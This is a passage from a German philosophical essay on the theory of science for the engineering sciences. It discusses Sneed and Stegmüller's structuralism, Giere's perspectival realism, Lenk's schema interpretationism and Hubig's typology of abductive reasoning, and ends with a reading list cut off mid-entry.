Eine demgegenüber evolviertere Auffassung ist die Nichtaussagen-Deutung oder strukturalistische Deutung von Theorien. In diesem Modell von Sneed[21] und Stegmüller[22], das ebenfalls noch sehr analytisch geprägt ist, werden Theorien als Mengen von Theorieelementen verstanden, die zueinander durch gesetzesmässige Spezialisierungrelationen partiell geordnet sind. Bestandteile eines Theoriekerns sind insbesondere mathematische Beziehungen, Modelle sowie Rahmenbedingungen für die Verbindungen von sich partielle überlappenden Modellen und die von der Theorie bereits erfolgreich beschriebenen Ausgangsfälle. Die Kraft von Theorien besteht darin, anhand dieser Bestandteile und Relationen intendierte Anwendungsmodelle zu entwerfen, die mögliche Anwendungen der Theorie einordnen. Die Fortschritte dieser Auffassung gegenüber den kritisch-rationalistischen Modellen bestehen vor allem darin, dass neben der Unterscheidung von theoretisch und beobachtbar noch eine Unterscheidung von prätheoretischen Begriffe (außerhalb der Modelle) und speziell theorierelativen theoretischen Begriffen (die nur in der Verwendung der Theorie selbst sinnvoll sind) möglich wird. Damit ist die strukturalistische Auffassung stärker relativiert und ermöglicht den Eingang von aussertheoretischen Begriffen. Darüberhinaus ist besonders relevant, so Lenk, dass hier mit dieser Möglichkeit der Einführung aussertheoretischer Begriffe ein pragmatisches Fenster geöffnet wurde. So kann man die Begriffe des „Verfügens einer Theorie“ oder des „Vertretens einer Theorie“ einführen, die nicht allein logisch, sondern vor allem pragmatisch und handlungstheoretisch bestimmt sind.

Mit dieser Auffassung im Kontrast zur kritisch-rationalistischen erkennt man nunmehr die Richtung, in die Lenk zielt. Sicher ist eine Vorstellung von Theorien als Modellmengen mit pragmatischem Einfluss bereits sehr viel besser zu einer wissenschaftstheoretischen Beschreibung *praktischer* Wissenschaften geeignet. In seinem nächsten Schritt nun verweist er auf eine noch eindeutigere Position.

Sie wird von Ronald Giere mit der Bezeichnung „perspektivischer Realismus“ als eine Variation des von Bas van Fraassen eingeführten konstruktiven Realismus in seinem Buch „Science without Laws“[23] vertreten. Für Giere geht es in der Wissenschaft nicht um Theorien, sondern um gute modellhafte Repräsentationen von Realsystemen. Das Ziel der Wissenschaft ist somit, eine Ähnlichkeitsrelation zwischen den Realsystemen und ihren Modellierungen herzustellen, die immer weiter verfeinert und korrigiert wird. Erst auf einer weit dahinter stehenden Ebene kommt die Theorie in einer sehr geringen Rolle zur Entfaltung. Sie bestimmt gewissermassen die grobe Familienähnlichkeit der Modellierungen, beziehungsweise bildet eine Oberfamilie zu Modellfamilien: „eine Familie von Familien von Modellen“[24]. Damit sind sie nicht mehr die wissenschaftsdominanten Elemente, sondern nur noch heterogene Mengen, die teils aus Modellen, teils aus den Relationen zwischen Modellen bestehen. Die Technik spielt nun in dieser Vorstellung gleich eine zweifache Rolle. Zum einen werden natürlich die modellhaften Repräsentationen von Realsystemen durch den experimentellen Aufbau hergestellt, so dass sich hier erstmals im Rahmen einer wissenschaftstheoretischen Grundauffassung die direkte Möglichkeit einer Vermittlung zwischen Theorieelementen und technischer Praxis befindet (- die allerdings erst noch untersucht werden muss). Zum anderen sieht der konstruktive Realismus in bereits beherrschten Techniken im Umgang mit früher einmal bloß theoretisch bekannten Elementen einen Realitätsnachweis der damit verwendeten Vorstellungen. Nichts belegt eindeutiger die Existenz von beispielweise Elektronen als ein Raster-Elektronen-Mikroskop, es ist ein „verkörpertes Wissen“. Somit wird für Giere die Wissensrealität von der Wissenschaft durch die Technik modellhaft konstruiert. Die Konstruktionen sind dabei recht variabel. Sie müssen nicht „wahr“ sein, denn das kann eine Konstruktion nicht sein. Sie müssen nur auf die beste Art „passen“. Auch – und hier ist das perspektivische Element – können mehrere unterschiedliche Modellansichten ähnliche Realsysteme wiedergeben, ohne sich dabei direkt zu widersprechen.

---

21 Joseph Sneed: *The Logical Structure of Mathematical Physics*, Dordrecht 1971
22 Wolfgang Stegmüller: *Neue Wege der Wissenschaftsphilosophie*, Berlin u.a. 1980
23 Ronald N. Giere: *Science without laws*, Chicago 1999
24 Ebd., S. tba

Giere hat damit eine für die Technikwissenschaften recht passable Wissenschaftstheorie aufgestellt. Da die Ziel- und Kulminationspunkte der Technikwissenschaften konkrete technische Modelle sind, scheint eine Konstruktion von dieser Seite aus als eine sehr vielversprechende und für die Technikwissenschaften geradezu paradigmatische Angelegenheit. Man muß sicherlich noch ein wenig Reverse Engineering betreiben, dahingehend, dass die Wissensrealität von der Wissenschaft durch die Technik nicht nur erst konstruiert wird, sondern dass die Wissensrealität zum Teil auch bereits Technik ist und zu einem weiteren Teil sich auch ohne Wissenschaft konstituiert[25]. Auch sind die gerade erwähnten Freiheitsgrade, dass Konstruktionen weder wahr noch exklusiv repräsentierend sein müssen, für eine Wiedergabe der speziellen Formen technischen Wissens überaus geeignet. Allerdings ist Gieres Vorstellung in mindestens einer Hinsicht doch zu radikal. Sein geforderter Verzicht auf Gesetze und auch auf Theorien als konstitutive Elemente fällt als zu stark aus. Selbst in den praxisorientierten Technikwissenschaften wird nämlich substantieller Gebrauch von beidem gemacht. Zwar sind die Vorstellungen von technischen Theorien und technischen Prinzipien grundlegend anders als die herkömmlich-naturwissenschaftlichen, aber sie erfüllen dennoch die gleichen, zentralen Funktionen der Systematisierung und Operationalisierung des Wissens. Dieses ist gerade ein Merkmal ihrer Wissenschaftlichkeit und weder kann, noch muss darauf verzichtet werden.
Dahingehend muss also Giere modifiziert werden und auch Lenk hält es aufgrund der völligen Theoriefeindlichkeit nicht bei Giere. Sein letzter Vorschlag ist ein eigener Kompromiß: sein schon seit einigen Jahren entwickelter Schemainterpretationismus (kein werbetechnisch besonders günstiger Name). Die Kernidee dieses Ansatzes liegt darin, dass man sich zwar die Welt als real vorstellt, sie aber dennoch immer in bestimmten Schemata interpretiert.
Diese Idee enthält zunächst das technologistische Element Gieres. Technologien prägen die wissenschaftlichen Erkenntnismöglichkeiten und das wissenschaftliche Erkenntnishandeln in entscheidendem Maße mit. Nicht nur insofern, als dass die je genuin experimentelle Realisierung eines Modells ihre eigenen Maßstäbe in sich trägt, auch die erwähnte bereits Verwendung schon bekannter Bauteile impliziert ihrerseits Rahmenbedingungen des Wissens.
Ergänzt wird diese Auffassung durch die Ansicht, dass Schema-Interpretationen zudem in theoriebildenden Handlungszusammenhängen stehen. Ein Beispiel dafür, wie das funktionieren soll, ist etwa das Programmieren. Darin wird das Wissen über die Muster des strukturierend-manipulierenden Entwurfshandelns stark handlungsförmig mitgebildet. Geradezu paradigmatisch ist der Go-To-Befehl. Die gesamte Programmiersprache ist so wesentlich keine theoretisch-wissenschaftlich, nach logisch-deduktiven Mustern gebildete Sprache wie die der Physik, sondern eine Sprache, deren Kern durch Handlungsaufforderungen konstituiert ist. Auf diese und ähnliche Weise sieht Lenk alle Wissenschaftssprachen und somit die Theorien gebildet. In diesem „neuen Experimentalismus“, wie Lenk ihn nennt, können nun die Giereschen Radikalitäten umgangen werden. Begriffe von kognitiven und intendierten Modellen und Theorien können unter Bezug auf Handlungen, also mittels der menschlichen Operationen auf die Experimentaltechnik, wieder Eingang finden. Ein so vervollständigtes Bild von Wissenschaftstheorie bietet sich damit nach Lenk ideal für die Technikwissenschaften an, denn damit „kann der Theoretiker seine Methodologie oder metamethodische Zusammenstellung von (operativen) Prinzipien der Entwürfe und Konzepte unabhängig von absoluten Wahrheitsansprüchen auf Güteanpassungen, Funktionsentsprechungen und auf die Optimierung (oder das „satisficing“) von plurifunktionalen Bedingungen beziehen, wie sie typisch für Konstruktionsaufgaben (auch für theoretische) sind“[26].
Damit hat Lenk sicherlich eine im Vergleich zu ihren Vorgängern bereits bessere Version einer Wissenschaftstheorie der Technikwissenschaften geschaffen. Allerdings hat der völlig Verzicht auf

25 Ich habe dazu an anderen Orten bereits argumentiert, dass gewisse Produktformen technischen Handelns wie etwa Prototypen oder Blaupausen nicht als handlungstheoretische, materiale Waren zu behandeln sind, sondern als epistemische Elemente, insofern, als dass sie viel wesentlicher ein Wissen repräsentieren als einen Gebrauchsgegenstand.

26 Hans Lenk: a.a.O., S. tba

kognitive, klassisch epistemische Elemente zugunsten der diese veräussernden Handlungen auch einige eher konterintuitive Konsequenzen in der Anschauung: Wissenssysteme sind einfach keine Systeme von Handlungsanweisungen. Man kann sie sicherlich so umdeuten, aber das scheint eine sehr gekünstelte Umdeutung zu sein, die sich weder mit dem Selbst-, noch mit dem intuitiven Alltagsverständnis von wissenschaftlichem Wissen deckt und so doch zumindest noch berechtigten Bedarf an plausibleren Argumentationen weckt. Eine Kritik wäre dabei zum Teil auch deckungsgleich mit einer Kritik an der Einstufung der Technikwissenschaften als Handlungswissenschaften, die weiter unten genauer geführt werden soll, wenn auch hier natürlich der Rahmen von Lenk ungleich größer intendiert ist.
Es sollen einige Resultate aus dieser ersten Diskussion festgehalten werden. Es hat sich gezeigt, dass die spezifische Gestalt und Vielfalt technischen Wissens eine Repräsentation desselben durch traditionelle Wissenschaftstheorie-Auffassung unmöglich macht. Weder können sie das technische Wissen überhaupt vollständig und adäquat in dessen handlungsbezogener und technologistischer Praxisnähe aufnehmen, noch würde es ihren Gütekriterien standhalten. Da es aber dennoch in der dargestellten Form als faktisches, wissenschaftliches und erfolgreich anwendbares Wissen existiert, müssen die traditionalistischen Bilder von der kritisch-rationalen Prägung bis hin zu vermittelnden, wie etwa dem strukturalistischen, zurückgewiesen werden.
Ihre charakteristischen Mängel werden von hingegen von den Experimentalisten, Modellkonstruktivisten und konstruktiven Realisten kompensiert, die in Giere vorgestellt wurden. Hier allerdings erweist sich die Ausrichtung bald als gegenteilig zu einseitig, indem die faktisch ebenso vorhandenen Theorie- und Gesetzeselemente ebenso wenig wie relevante Handlungsstrukturen Eingang finden können. Eine vermittelnde Position wird dagegen vom Schemainterpretationismus (auch Interpretationismus) von Hans Lenk eingenommen. Er möchte mittels einer Einführung des wissenschaftlichen Handelns kognitive und intendierte Modelle und Theorien einführen. Allerdings bleibt dabei nicht nur aufgrund der noch unausgearbeiteten Gestalt der Handlungstheorie zweifelhaft, wie das technisch sauber gelingen soll, es zieht auch in dem Bild einer nur noch Handlungsanweisungen produzierenden Wissenschaft konterintuitive Konsequenzen nach sich.
Eine Position, die damit aus einer grundlegenden Sicht alle faktischen Aspekte der verschiedenen Wissenschaften vereint oder auch nur für die Technikwissenschaften volle intuitive Gültigkeit beanspruchen kann, bleibt damit vorerst als eine noch zu unternehmende Aufgabe stehen. Als grundlegendes Problem bei der bisherigen Gestaltung kann dabei auch eine möglicherweise zu einseitig generalistische, philosophische Intention einer Grundlegung angedeutet werden. Wissenschaftstheorie-Entwürfe haben aus Gründen innerer Konsistenz, auf die weiter unten eingegangen werden soll, vermutlich bessere Erfolgschancen, wenn sie auch auf der Basis der je einzelwissenschaftlichen Intentionen verfolgt werden, die durchaus unterschiedlich und heterogen ausfallen. Dies würde aber zumindest als Zwischenschritt eine weitere Lokalisierung der Wissenschaftstheorie in Abkehr von universalistischen Ideen einer Allgemeinen Wissenschaftstheorie bedeuten.

Nach dieser ersten Erörterung eher grundlegender Art soll nun ein weiteres Beispiel folgen, das auf die *Wissensbildung* abhebt.
Eine an mehreren Stellen geführte Diskussion ist die um das abduktive Schliessen als Schlussweise des Problemlösens. Es handelt sich beim abduktiven Schliessen um eine alogische Schlussform, die vom Resultat ausgeht und über gegebene Regeln auf einen gegebenen, gewissermassen ursächlichen Fall rückschliesst. Vereinfacht gesprochen wird vom Konsequens und einer Subjunktion auf die Antecedens-Bedingungen geschlossen. Klassischer Vertreter dieser Schlussform ist Sir Arthur Conan Doyles Sherlock Holmes. In immer verfeinerten Schlussformen schliesst er vom Resultat (zum Beispiel einem Mord mit einer Reihe von Hinweisen wie etwa einer bestimmten Art Kohle in einem Schuhabdruck) über Regelmäßigkeiten (zum Beispiel „alle Kohle mit der Zusammensetzung xyz kommt nur im Hafenviertel vor“) auf den damit zu unterstellenden Fall („der Mörder kommt

aus dem Hafenviertel") - der klassische Indizienbeweis. Für die moderne Philosophie wurde das abduktive Schliessen erst von Peirce[27] wiederentdeckt. Spätestens seit Poppers Idee, dass Leben (und Wissenschaft) letztlich Problemlösen[28] wäre, ist diese Diskussion auch Bestandteil der Wissenschaftstheorie. Man hat derartiges Schliessen auch in vielen wissenschaftlichen Prozessen vor allem des Forschens und Entwickelns gefunden, wo es inzwischen nachhaltig einen alogischen Charakter der Forschung beweist. Es erfährt aber in der wissenschaftstheoretischen Behandlung der Technikwissenschaften eine besondere Aktualität. Das technische Entwurfshandeln, wie es in den Wissensformen der Produktentwicklung epistemisch zutage getreten ist, ist nämlich weitgehend ein solches Schliessen. Aus der Perspektive, dass damit auch ein Teil der Genese technischen Wissens beschrieben wird, hat Christoph Hubig das abduktive Schliessen genau untersucht[29].

Abduktion wird bei Hubig zunächst als alogischer Übergang von einem als gegeben erachteten Resultat oder Befund auf einen zu unterstellenden Fall unter einer vorläufig als gültig erachteten Regel betrachtet. Paradigmatisch ist dafür eben die Wissensgenese in der Entwurfssituation. Man verfügt über eine technische Zielvorstellung und über ein Wissen von anwendbaren technischen Prinzipien. Die konkrete Kombination der Prinzipien unter Zuhilfenahme weiteren Sachwissens schliesslich als die Problemlösung ist der Fall. Die Abduktion ist damit verschieden von der Deduktion, die als Erklärung oder Prognose von der Regel über den Fall auf das Resultat schliesst und von der Induktion, die vom Resultat und dem als gegeben erachteten Fall (und von deren Regelmässigkeit) auf die Regel schliesst.

Mit dieser ersten Beschreibung ist allerdings das Spektrum der Abduktionen nicht erschöpft. Indem man zum Beispiel fragt, was je als „Fall" in Frage kommt, erreicht man bereits unterschiedliche *Felder* des Abduzierens. Man differenziert hier im Grunde unterschiedliche Typen von Antezedensbedingungen. So kann der Fall etwa eine Wahrnehmung, ein Reizmuster sein, das einem in einer Regel angegebenen Reizmuster entspricht. Hat man etwa die Regel „Merkmal X zeigt sich der DNA-Sequenzierungsmethode B als weisser Streifen", und man sieht unter dem Mikroskop unter den entsprechenden Umständen einen weissen Streifen, so darf man – gemäß der geteilten Verabredung – auf das Merkmal X schliessen. Damit sind *Wahrnehmungsabduktionen* begründet. Auch trifft man auf abduktive Schlüsse bei Übergängen von elementaren Begriffen auf einen Gattungsbegriffe. Dieser, bereits von Aristoteles als *Apagoge* (bei Hubig: *Begriffsabduktion*) bezeichnete Schluss nutzt ein als adäquat erachtetes Klassifikationssystem als Regel und lässt damit von elementaren Begriffen auf Gattungsbegriffe als Fall schliessen.

In einem dritten Abduktionsfeld schliesslich findet man den Indizienbeweis des Detektivs. Der Fall kann da ein ganzer Komplex von Ursachen werden und die darauf erfolgende von den Indizien und den sie mit dem Fall verbindenden Regularitäten ausgehende Abduktion heisst Kausalabduktion. Schliesslich gibt es noch ein viertes und letztes Abduktionsfeld, das sich auf Anerkennungsakte bezieht. Hier sind die Resultate „Selbstverständlichkeiten", die unter bestimmten Standards der Kontinuität gelten und die durch eine Konfliktsituation nach ihrer Rechtfertigung befragt werden. Erst durch die Befragung kommen dann die Präsuppositionen heraus, auf denen stillschweigend gehandelt wurde. Ein Beispiel wäre gutes Benehmen bei Tisch als Resultat, das etwa von Kindern in seiner Strenge immer wieder theoretisch und praktisch hinterfragt wird. Erziehungsverpflichtete werden dann unter Hinweis auf die Kontinuität, dass man das ganz allgemein für höflich erachte, den Kindern den abduktiven Schluss auf die allgemeine Etikette als neuen Gegenstand der Rebellion ermöglichen.

Nachdem damit eine erste, nach Hubig: grobe Verortung der Felder des Abduzierens hingestellt ist, wendet sich Hubig einer weitergehenden Klassifikation von *Typen* des Abduzierens zu, die den Schlusstyp über die anfangs erwähnte Form hinaus ausdehnen.

---

27 Siehe etwa: Edward Moore (Hg.): *Charles S. Peirce and the Philosophy of Science : Papers from the Harvard Sesquicentennial Congress*, Tuscaloosa (Ala.) 1993

28 Karl Popper: *Alles Leben ist Problemlösen: über Erkenntnis, Geschichte und Politik*, München 1994

29 Christoph Hubig: *"Abduktion als Strategie des Problemlösens"*, in: Gerhard Banse, Günther Ropohl: *Wissenskonzepte für die Ingenieurspraxis*, Düsseldorf: VDI 2004 (VDI-Report 35)

Der klassische, in der intuitiven Form oben dargestellte Abduktionstyp von einem Resultat mithilfe einer gegebenen Regel auf einen gegebenen Fall stellt, nach Peirce, einen Typ „abduktiver Induktion“ dar. Sein Gegenstand ist der Fall. Hiervon kann man aber nun weitere Formen unterscheiden, je nachdem, worauf geschlossen wird, was der Gegenstand des Schlusses sein soll. Als erste mögliche Unterscheidung nennt Hubig dabei den abduktiven Schluss auf die *Einschlägigkeit* einer in Anspruch zu nehmenden Regel. Derartige, von Peirce „hypostatische Abstraktionen“ genannte Schlüsse erscheinen dann, wenn ein Resultat unter verschiedenen, miteinander konkurrierenden möglichen Regeln fassbar wird und also eine Auswahl zwischen ihnen getroffen werden muss.
Ein weiterer Abduktionstyp wird durch den „Schluss auf die beste Erklärung“ gebildet. Dieser Abduktionstyp ist ein höherstufiger Typ, der bereits unternommene Abduktionen vom ersten, klassischen Typ voraussetzt und von diesen aus für eine Reihe gegebener Resultate in einem Zug eine gesamte Erklärung ausbildet. Ein Beispiel wäre hier ein Schluss von mehreren Wahrnehmungsabduktionen in einer Mikroskopie verschiedener Bakterienstämme auf ein bestimmtes, diese Fälle gemeinsam durchziehendes Ereignis – ein klassischer Schluss in einer Forschung. Aufgrund des kreativen Anteils, der diesen Schlüssen innewohnt, wurden si von Eco als „kreative Abduktionen“ bezeichnet.
Ebenfalls höherstufig und damit verbunden tritt ein vierter und letzter Abduktionstyp auf: der abduktive Schluss auf die beste Erklärungsstrategie. Hier werden in wiederum für die Wissenschaft und Technik typischen Prozessen auf Metaebenen Unterstellungen darüber angestellt, was für Forschungs- und Entwicklungsstrategien in erfolgreichen Projekten eingesetzt wurden beziehungsweise eingesetzt werden können.
Setzt man nun diese verschiedenen Abduktionstypen in Relation zu den vorher erwähnten Abduktionsfeldern, so ergibt sich folgende Topik.

	Wahrnehumgs-abduktionen	***Begriffs-abduktionen***	***Kausal-abduktionen***	***Präsuppositions-abduktionen***
Schluss auf den Fall	Wahrnehmungs-gegenstand	Klassenbildende Merkmale	Ursache	Mittel/ bewährte Instrumente
Schluss auf die Regel	Wahrnehmungs-regel/ Schema	Klasse/ Begriffs-intension	Gesetzesartige Zusammenhänge	Techniken als zielführend
Schluss auf die beste Erklärung	Wahrnehmungs-erklärung	Inferenz, Subsumptionsregel	Theorien	Wissenschaft, Technologien
Schluss auf die beste Erkl.strategie	Wahrnehmungs-strategie	Klassifikations-system	Paradigmen	Leitbilder des Weltbezugs

Hubig fährt dann fort, indem er die in dieser Topik gewonnenen Fälle in der Technik aufweist. Der Nachweis gelingt ihm dabei für alle Fälle, es sollen aber hier nur ein paar Beispiele kurz angedeutet werden, wobei auf ihre Rolle bei der Lösung von Problemen der Darstellung technischen Wissens verwiesen werden soll.
Aus dem Abduktionstyp des Schlusses auf den Fall zum Beispiel nennt der zunächst als Wahrnehmungsabduktion auf den Fall das typische Ingenieurverhalten, an Geräten mittels taktiler, auditiver und visueller Daten etwa auf bestimmte mechanische Fehler oder Eigenschaften zu schliessen. Derartiges Verhalten stellt oft einen wesentlichen Schritt bei Problemlösungsstrategien dar, würde aber in den getroffenen Klassifikationen weitgehend unter implizites Wissen fallen. Die Darstellungsweise der Abduktion könnte hier in einer Pragmatik des abduktiven Schliessens etwa dabei helfen, diese Prozesse aufzuhellen und sie dem wissenschaftlichen Handeln expliziter zugänglich zu machen. Ebenfalls im Rahmen dieses Abduktionstyps findet sich als zentrales

Element technischen Handelns die Kausalabduktion. Nicht nur wird im technischen Erfinden und Entwerfen wesentlich kausal abduziert, auch das technische Testverfahren nutzt diese Schlussform, indem unter Voraussetzung von technischen Verhaltensregularitäten und bestimmten Testresultaten auf Voraussetzungen in Material und Konstruktion geschlossen wird. Da diese Prozesse in der Technik und den Technikwissenschaften zum einen als äusserst fundamental einzuschätzen sind, zum anderen aber verhältnismässig gering theoretisch erfasst sind, kann hier eine Untersuchung mittels der Abduktion die unterliegenden epistemischen Strukturen einer epistemologischen Untersuchung öffnen. Dies ist besonders vielversprechend im Hinblick auf eine Erhellung des Verhältnisses von Theorieanteilen zu „intuitivem" Verhalten, das in der Vergangenheit immer wieder thematisiert wurde.
Neben dem ersten Abduktionstyp lassen sich aber auch die anderen Typen eindrucksvoll in der Technik aufweisen. So ist zum Beispiel die hypostatische Abstraktion sowohl im Feld der Begriffsabduktion als auch in dem der Kausalabduktion relevant. Im Bereich der Begriffsabduktion etwa wird hier auf Anpassungs- und Variantenkonstruktionen hingewiesen, in denen bestimmte Begriffe, die technische Effekte identifiziert haben, per se in Frage gestellt werden, da ihr Anwendungsbereich verändert wird und sie entsprechend intensional selbst geändert werden müssten. Kausalabduktionen dieses Abduktionstyps findet man häufig ebenfalls im Entwicklungshandeln, wenn etwa verschiedene technische Prinzipien ein gestelltes technisches Problem lösen könnten. In diesen Fällen muss zwischen der Anwendung von verschiedenen Regeln als letztlich einschlägig befunden werden – ein sicherlich ebenfalls fundamentaler Prozess in der Technik. Und auch hier lässt sich damit die wissenschaftstheoretische Untersuchung mithilfe der Abduktion einführen, die in der Analyse Argumentformen und -elemente unmittelbar einsichtig macht.
Damit soll es vorerst genug sein mit den Beispielen. Die Einführung der Abduktion als Mittel der Analyse in eine Wissenschaftstheorie der Technikwissenschaften erscheint äusserst vielversprechend. Besonders in Entwicklungs-, Variations- und Testsituationen – alles Situationen der technischen Wissensgenese – ist sie geeignet, die epistemischen Strukturen der Prozesse durch ihre Schlussformen aufzudecken und der wissenschaftsepistemologischen Untersuchung zugänglich zu machen. Mit ihrer Hilfe können nicht nur neue Kontexte der Entdeckung auf systematische Weise erschlossen werden. Es bieten sich darüber hinaus unter der Voraussetzung eines Entwurfs einer Pragmatik der Abduktion auch Möglichkeiten, „weiche" Begründungsverfahren (im Sinne von Optimierungsempfehlungen) für technisches Wissen und dessen Genese zu entwerfen. Damit ist ein in vielen technischen Phasen applizierbarer normativer wissenschaftstheoretischer Eingang in die Technikwissenschaften ermöglicht. Trotz der hohen Attraktivität der Abduktion ist aber auf Hürden hinzuweisen, die vor einer Anwendung genommen werden müssen. Zum einen ist da der bereits mehrfach erwähnte Umstand, dass es keine verbindliche Pragmatik der Abduktion gibt, zum anderen sind viele der jetzt beispielhaft dargestellten Prozesse in Wirklichkeit hochkomplex und iterativ, womit also der Abduktion auch noch eine erhebliche technische Flexibilität angeeignet werden muss. Erst dann kann sie als wirklich effektives und aufklärendes Analyseinstrument eingesetzt werden.

Probleme des Entwurfs einer Wissenschaftstheorie der Technikwissenschaften
Hat man bis hierhin aufgeweckt mitgelesen und die Worte der Einführung, die These von den mehrfachen Lokalisierungen noch im Hinterkopf, dann sollte einem beim Übergang von der Beschreibung der Technikwissenschaften zur Skizze der beiden wissenschaftstheoretischen Behandlungen etwas aufgefallen sein. Das Schema nämlich, sich in den wissenschaftstheoretischen Behandlungen zunächst an den wissenschaftlichen Absichten der zu untersuchenden Disziplin zu orientieren, wurde nicht eingehalten. Vielmehr wurden partikulare Vorstösse präsentiert, die sich an klassisch wissenschaftstheoretisch ausgesuchten Strukturmerkmalen orientiert haben. Das war nun nicht etwa schlecht ausgewählt. Es handelt sich dabei eher um eines der grundlegenden Probleme der derzeitigen Gründungsphase dieser speziellen Wissenschaftstheorie: ein genaues Bild der

Absichten der Technikwissenschaften fehlt.
Die meisten der gegenwärtigen Entwürfe beschäftigen sich so zum Beispiel sehr intensiv mit dem Ingenieur als „Gegenstand“ der Technikwissenschaften, seinem Wissen und dessen Kontexten und entwerfen somit ein stark handlungstheoretisch geprägtes Bild von den Technikwissenschaften, in denen es entsprechend nur noch darum geht, „Handlungsanweisungen“ zu generieren. Diese Problematik war in der Diskussion um die wissenschaftstheoretische Grundlegung der Technikwissenschaften anzutreffen, in der sich Hans Lenk ja durchaus auf den Standpunkt gestellt hat, die Wissenschaftstheorie müsse sich grundlegend handlungstheoretisch neuorientieren. Wie ich aber auch schon an der betreffenden Stelle erwähnte, scheinen mir derartige Ideen intuitiv fehlzugehen. Das Ingenieurshandeln ist so viel und so wenig Bestandteil der Technikwissenschaften wie ein Landarzt Gegenstand der medizinischen Forschung ist oder ein Kaufmann Gegenstand der Wirtschaftswissenschaften.
Andere Entwürfe wiederrum sehen die Produktion von Artefakten als die Aufgabe der Technikwissenschaften und gehen dort ebenso intuitiv fehl. Technikwissenschaftliche Fakultäten sind erstens keine Fabriken, bei denen etwas Materielles vom Fliessband läuft, zweitens geht auch der Objektbezug im abstrakteren Sinne fehl, wie die Wissensformen gezeigt haben, die ja durchaus heterogen auch kulturelles, soziologisches und naturwissenschaftliches Wissen einbeziehen.
Sicher sind die vorgebrachten Blickwinkel nicht völlig falsch. Aber sie scheinen mir falsch zu gewichten. Mein Standpunkt wäre hier eher eine Hauptgewichtung auf der Wissensproduktion für die Technik*wissenschaften*. Hier könnte man einen operational relativierten Wahrheitsbegriff einführen wie er sich etwa auch für praktische Syllogismen einführen lässt und von diesem aus mit epistemologischen Analysen beginnen. Wenn man sich Technikwissenschaften nach ihren Zielerklärungen, ihren Forschungsprogrammen, Disserationen, Abschlussarbeiten und auch nach ihrer Lehre ansieht[30], so zeigt sich dort nämlich deutlich, dass es nicht um die Produktion von Handlungsanweisungen oder sogar von Artefakten geht. Man produziert Wissen. Es ist ein Wissen um Artefakte, manchmal auch darüber, wie gewisse Handlungen auszuführen sind, manchmal geht es auch konkret um Ingenieure (etwa darüber, wie sie sich vor radioaktivem Material schützen), aber es ist immer ein Wissen. Das *leitende* Interesse ist also epistemisch, auch wenn es eine grundlegende Praxisorientierung im Hinblick auf Ingenieurshandeln und Artefakte hat.
Natürlich will ich das auch noch nicht so proklamieren, denn ich würde mich meines eigenen Vorwurfes schuldig machen. Die Technikwissenschaften bedürfen eben erst noch einer genauen Erörterung ihrer Grundlagen. Der Wissensaspekt ist dabei ein Hintergrund, vor dem leider noch zu wenig reflektiert wird.
Erst wenn man diese grundlegenden Aspekte geklärt hat, im Zusammengang mit den zu treffenden Unterscheidungen zwischen Technikwissenschaften und Ingenieurshandeln, zwischen Technik und Technologie und zwischen Technikwissenschaften und anderen Wissenschaften, kann man sich den wissenschaftstheoretischen Fragen zuwenden. Denn nur dann kennt man auch seinen Problembereich und dessen problematischen Hintergrund genau.
So gehen angesichts der Unkenntnis der Grundlagen auch schon die Meinungen über die normativen und die deskriptiven Aufgaben einer Wissenschaftstheorie der Technikwissenschaften in einer recht undifferenzierten und schlecht nachvollziehbaren Weise auseinander. Während der Favorit der Handlungsanweisungen wie Lenk alles epistemische Wissen in Handlungen umformbar wissen will, entsprechend mit der Übersetzung von Wissen in Handlung beschäftigt ist und die normativen Aufgaben etwa in einer Präzisierung der praktischen Syllogismen sieht, hat wiederum jemand mit einem Fokus auf Artefakte stärker modellkonstruktivistische oder experimentalistische Vorstellungen von der Arbeitsweise der Technikwissenschaften und will eben die Handlungen als Modellteile begreifen und normativ ausformen.
Auch in den weniger grundlegenden vorhandenen Einzelentwürfen zeigen sich so entsprechend Unsicherheiten. So ist Hubigs Behandlung der Abduktion als alogische Schlussform einiger

30 Ich habe zu diesem Zweck diverse Jahresberichte unterschiedlichster technischer Fakultäten, Dissertationen, Forschungsprogramme und Evaluationen angesehen.

technischer Prozesse sicherlich in ihren konkreten Beispiele richtig, nachvollziehbar und wissenschaftsanalytisch wertvoll. Aber es kommt ihr keine systematisierende Kraft zu, die das Problem als Teil eines Gesamtproblems, eines globalen Zusammenhangs aufweist. So wirkt sie partikular, vereinzelt und raumlos, dient vielleicht einer Effizienzsteigerung der Technikwissenschaften oder einer Aufklärung. Aber die gesamte Behandlung ist einfach nicht verortet. Nun könnte man sich natürlich gewohnheitsmässig darüber hinweg trösten, indem man dies als eigene Unkenntnis oder einfach noch nicht unternommen empfindet. Aber das Problem reicht tiefer: die Behandlung kann in ihrer Partikularität gar nicht sinnvoll verortet werden. Als Frage gewendet: Die Untersuchung der Technikwissenschaften mithilfe der Abduktion ist schön und birgt ihre Einsichten, aber wozu dient sie *philosophisch*? Welche philosophischen Probleme adressiert sie also?

Die dahinter liegende Frage ist eben diejenige danach, warum überhaupt eine Wissenschaftstheorie der Technikwissenschaften stattfinden sollte. Und um eben diese Frage sicher beantworten zu können, bedarf es der präliminativen genaueren Erörterung der wissenschaftlichen Intentionen der Technikwissenschaften. Ohne diese unternommen zu haben sind alle bisherigen Untersuchungen merkbar haltlos, da sich eben erst dort und von dort aus wissenschaftstheoretische Grundfragen finden lassen. Eine wichtige Aufgabe für die Zukunft dieser Untersuchungsrichtung.

Werden entsprechende Grundlagen erst die systematische Problematisierung der Technikwissenschaften ermöglichen, ist absehbar, dass man hier bedeutende Einblicke nicht nur in das Phänomen der Technik, sondern auch in das Unternehmen Wissenschaft gewinnen wird.

Literaturempfehlungen

Für einen exzellenten State-of-the-Art-Überblick zur **Technikphilosophie** allgemein siehe:

- *Robert C. Scharff (Hg)*: Philosophy of Technology: the Technological Condition; a Blackwell anthology, Oxford : Blackwell 2003

In die Probleme der **Wissenschaftstheorie der Technikwissenschaften** führt vor allem der folgende VDI-Band ein:

- *Gerhard Banse, Günther Ropohl*: Wissenskonzepte für die Ingenieurspraxis, Düsseldorf: VDI 2004 (VDI-Report 35)

Für einen Ein- und Überblick zu den **„S&T“ (Science and Technology) Studies** siehe:

- *Sergio Sismondo*: An Introduction to Science and Technology Studies, Oxford: Blackwell 2004

Als empfehlenswerte Bücher zur **Wissenschaftstheorie** gibt es einmal das folgende Buch, das vor allem auf die skizzierte Entwicklung der Wissenschaftstheorie eingeht:

- *Klee, Robert*: Introduction to the Philosophy of Science, Oxford: Oxford University Press 1997

Ein weiteres gutes Buch mit eher wissenschaftsepistemologischem Zugang gibt es umsonst online von *Gerhard Schurz* unter:

